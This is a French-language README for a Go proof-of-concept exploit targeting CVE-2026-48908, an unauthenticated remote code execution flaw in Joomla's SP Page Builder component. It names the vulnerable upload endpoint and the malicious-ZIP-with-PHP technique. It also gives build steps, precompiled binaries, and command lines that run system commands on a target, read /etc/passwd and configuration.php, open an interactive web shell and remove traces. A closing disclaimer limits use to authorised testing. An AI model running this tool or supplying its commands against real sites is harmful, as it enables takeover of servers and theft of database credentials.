gagaltotal/cve-2026-48908-sp-page-builder-joomla
CVE-2026-48908 - SP Page Builder Joomla RCE non authentifié

Exploit de preuve de concept pour CVE-2026-48908, une vulnérabilité d'exécution de code à distance non authentifiée dans le composant SP Page Builder de Joomla.
CVE-2026-48908 est une vulnérabilité de sécurité critique qui permet à des attaquants non authentifiés d'exécuter du code arbitraire sur des installations Joomla vulnérables via une gestion incorrecte de l'extraction de fichiers ZIP dans le composant SP Page Builder.
index.php?option=com_sppagebuilder&task=asset.uploadCustomIconLa vulnérabilité réside dans la fonctionnalité de téléchargement d'actifs où l'application valide et extrait incorrectement les fichiers ZIP contenant des actifs d'icônes. Un attaquant peut créer un fichier ZIP malveillant avec des charges utiles PHP qui seront extraites dans un répertoire accessible via le web, permettant l'exécution de code à distance.
golang.org/x/term - Utilitaires de terminal pour la saisie sécurisée de mots de passegit clone https://github.com/gagaltotal/CVE-2026-48908-SP-Page-Builder-Joomla
cd CVE-2026-48908-SP-Page-Builder-Joomla
go mod init CVE-2026-48908-SP-Page-Builder-Joomla
go mod download
or
go mod tidy
go build -o poc_tot poc_tot.go
Des binaires compilés sont disponibles dans la section des versions.


./poc_tot -target http://target-site.com -cmd "whoami"
./poc_tot -target http://target-site.com -shell
./poc_tot -target http://target-site.com -check
./poc_tot -target http://target-site.com -cleanup
./poc_tot -target http://target-site.com -cmd "id" -token "your_joomla_token"
-target string
    Target URL of vulnerable Joomla installation (required)
    Example: http://target.com or https://target.com

-cmd string
    System command to execute on target
    Example: "cat /etc/passwd"

-shell
    Launch interactive shell on target (requires successful exploitation)

-check
    Check if target is vulnerable without attempting exploitation

-cleanup
    Remove uploaded shell and artifacts from target

-token string
    CSRF token for exploitation (optional, auto-detected if not provided)
L'outil prend en charge plusieurs vecteurs d'exploitation :
./poc_tot -target http://vulnerable.local -check
./poc_tot -target http://vulnerable.local -cmd "ls -la /var/www/html"
./poc_tot -target http://vulnerable.local -cmd "cat configuration.php"
./poc_tot -target http://vulnerable.local -shell
# In shell:
> id
> whoami
> pwd
./poc_tot -target http://vulnerable.local -cleanup
Si vous utilisez Joomla avec le composant SP Page Builder :
Ce logiciel est fourni à des fins éducatives et de tests de sécurité autorisés uniquement. L'accès non autorisé aux systèmes informatiques est illégal. Les auteurs déclinent toute responsabilité en cas d'utilisation abusive ou de dommages causés par cet outil. Les utilisateurs sont responsables de s'assurer qu'ils disposent des autorisations appropriées avant d'utiliser cet outil sur un système cible.
En utilisant cet outil, vous reconnaissez que :
Cet outil est destiné à la recherche en sécurité défensive et aux tests d'intrusion autorisés uniquement. L'accès non autorisé aux systèmes informatiques viole le Computer Fraud and Abuse Act et les lois similaires dans d'autres juridictions. Obtenez toujours une autorisation écrite appropriée avant d'effectuer des tests de sécurité.
index.php?option=com_installer&view=manageLes contributions à la recherche en sécurité sont les bienvenues. Veuillez :
GhostGTR666 (Gagaltotal666)